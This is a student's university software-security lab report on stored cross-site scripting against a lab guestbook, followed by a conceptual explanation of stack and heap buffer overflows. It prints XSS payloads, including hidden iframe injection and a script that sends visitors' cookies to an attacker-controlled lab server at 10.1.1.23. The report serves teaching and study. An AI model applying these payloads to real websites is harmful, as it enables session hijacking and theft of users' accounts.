

哈尔滨工业大学

软件安全课程实验报告

实验一

## 学院：计算机学院

## 班级：1403202

## 学号：1140320206

## 姓名：霍峻杰

## 实验1-1：跨站脚本攻击

1. 实验目的

1）深入理解跨站脚本攻击概念；

2）掌握形成跨站脚本漏洞的条件；

3）掌握对跨站脚本的几种利用方式。

1. 实验内容及实现

任务一：存储式跨站脚本测试

实验内容：初步测试留言系统是否存在存储式跨站漏洞

实验步骤：

1.登录到实验机上，打开留言系统（10.1.1.2）。

2.在留言内容中填写包含有跨站测试的脚本，提交后观察返回效果。

<script>alert("XSS TEST")</script>

如下图所示：



3.刷新留言系统，如果新加留言显示如下，则说明系统有存储式跨站漏洞。



4.思考：

测试当其他用户打开这个页面时，嵌入的代码是否会执行？分析留言系统代码，为什么填写的留言脚本会被执行？

答：其他用户打开这个页面，嵌入的代码也会执行。系统把留言系统内容并没有当成数据，而是当成了javascript代码，所以填写的留言脚本会被执行。

任务二：存储式跨站漏洞的简单利用

实验内容：使用跨站漏洞加载恶意网页。

实验步骤：

清空实验一任务，将恶意网页（假设http://www.hit.edu.cn）放入留言系统数据库，并在用户端执行。

1.增加一留言，并在留言内容中改为

<iframe src=<http://www.hit.edu.cn>></iframe>，测试返回结果。



2.隐藏恶意网页。增加留言，内容包含以下语句：

<iframe src=http://today.hit.edu.cn width="0" height="0"></iframe>，观察返回状态，并解释原因。



原因是，将iframe的高度和宽度都设置为0，达到简单的“掩人耳目”的效果，其实就是通过对html dom的解释，将iframe框架隐藏，也是比较基础的方法，当然查看网页源代码就会直接发现，一些检测软件也会轻松的将这个漏洞利用找出。

3.思考本留言系统是否有其他利用方式？


Xss漏洞最多的用的还是盗取用户cookie，如果盗取了管理员的cookie将会造成不可预知的后果。但是还可以进行钓鱼网站的跳转，一些不细心的用户会不检查域名的改变或者网页跳转，而被钓鱼。

任务三：利用存储式跨站漏洞窃取用户cookie

实验内容：利用存储式跨站漏洞窃取用户cookie

实验步骤：

1.继续添加留言，包含以下内容：<script>document.write(document.cookie)</script>




2.继续添加留言，包含以下内容：<script>alert(document.cookie)</script>，比较有什么区别？



区别是，第一个作为网页的内容给出，可以通过一些简单的隐藏来隐藏自己，而第二种是以弹窗的形式给出，说实话，一般弹窗是用来测试一个网站是否有xss漏洞，而一般xss利用时不会使用弹窗形式。

3.使用管理员登陆，观察显示的cookie有什么不同？




答：cookie肯定不一样，不同登录用户不同时间点的登陆cookie都是不一样的，何况第二个是admin的cookie。

4.思考：这种窃取cookie的方式有什么缺点？有什么方法可以将用户的cookie窃取出并保存下来，而且用户看不到？

首先，登陆用户才会xss触发，所以说这些显示的cookie信息都是在被攻击者可见的，一是攻击者看不到这个cookie信息，二是被攻击者会发现攻击。


常见的方法是使用xss平台，将盗取的cookie发送到制定的平台服务器，xss平台会有一些邮件提醒机制，当然，如果你有自己的服务器的话，也可以直接发送到自己的服务器。

5.在攻击机上使用提供的页面搭建WEB服务器，以便保存浏览用户的cookie。




搭建IIS服务器过程中应注意如下几点：


1. 在Web服务扩展中允许Active Server Pages服务




1. 默认网站-属性-文档中添加index.asp内容页



1. 在：C:\tools\跨站脚本攻击\中的cookies文件夹属性-安全-组或用户名称（G）-添加-高级-立即查找中找到IUSR\_BJHIT-YXI7NEFU8用户，选择并确定



1. 给IUSR\_BJHIT-YXI7NEFU8用户写入权限




返回<http://10.1.1.2>页面，继续添加留言，包含以下内容：

<script>document.write("<iframe width=0 height=0 src='http://10.1.1.23/cookie.asp?cookie="+document.cookie+"'></iframe>");</script>



打开本地页面，查看接收浏览用户的cookie接收情况：



1. 实验分析与总结

跨站脚本攻击原理：

Xss形成的主要原因是网站对用户的输入过滤不严格，没有过滤掉一些敏感的词，比如script，等，攻击者利用留言方式将js脚本代码写入到网站的前端，并使浏览器执行js代码。可以分为反射型和存储型漏洞，反射型主要是在url后面附加xss利用代码，然后发送给受害者，使其点击并被攻击，攻击者一般用编码使受害者看不出来，但是url过长也会引起被攻击者的怀疑。反射型xss，是将留言区的js代码存储写入到数据库中，当任意用户访问网站时，xss都会触发，从而造成威胁。

个人体会：

这个实验比较基础，使我们初步认识了什么是真正的xss，并且怎么对其进行利用。Xss的危害还是比较大的，但是同时也相对比较容易预防，需要网站开发人员有良好的基本过滤编程素质。原来的sql注入和xss霸占渗透漏洞排行榜前两名很多年，但是随着技术的发展，大家都对他们有了一定的防范，xss和sql注入已经无法登顶。但是现在仍然是主流的网站漏洞，还有相当一部分的网站存在着xss，可能被盗取cookie，恶意弹窗（恶作剧等）。

## 实验1-2：栈和堆的溢出

1. **分析缓冲区溢出的原理。根据这2个程序，详细说明基于堆和栈的缓冲区溢出的原理。**
2. **缓冲区溢出原理：**

通过往程序的[缓冲区](https://baike.baidu.com/item/%E7%BC%93%E5%86%B2%E5%8C%BA)写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的[堆栈](https://baike.baidu.com/item/%E5%A0%86%E6%A0%88)，造成程序崩溃或使程序转而执行其它指令，以达到攻击的目的。造成[缓冲区](https://baike.baidu.com/item/%E7%BC%93%E5%86%B2%E5%8C%BA)溢出的原因是程序中没有仔细检查用户输入的参数

缓冲区溢出攻击的目的在于扰乱具有某些特权运行的程序的功能，这样可以使得攻击者取得程序的控制权，如果该程序具有足够的权限，那么整个主机就被控制了。一般而言，攻击者攻击root程序，然后执行类似“exec(sh)”的执行代码来获得[root权限](https://baike.baidu.com/item/root%E6%9D%83%E9%99%90)的shell。

1. **基于栈的缓冲区溢出的原理：**


栈是从高地址向低地址写入的，一般用作函数调用是存放返回地址，一些参数等，而数据的写入是从低地址写向高地址的，这样就可以将栈顶的返回函数和参数覆盖，从而使程序在执行调用函数完毕时调用ret函数时，可以被攻击者利用为返回到任意地址。进而通过nop等操作使ret“降落”在自己的恶意代码上，今儿执行并危害计算机。

1. **基于堆的缓冲区溢出的原理：**

在给变量分配堆内存空间时，申请到堆的地址在释放之前保持不变，可以利用申请两个堆空间，利用物理地址小的堆地址进行缓冲区溢出，并覆盖后面的大地址的堆空间，达到攻击目的。

1. **实验结果**

**1.栈溢出实验**



2.堆溢出实验

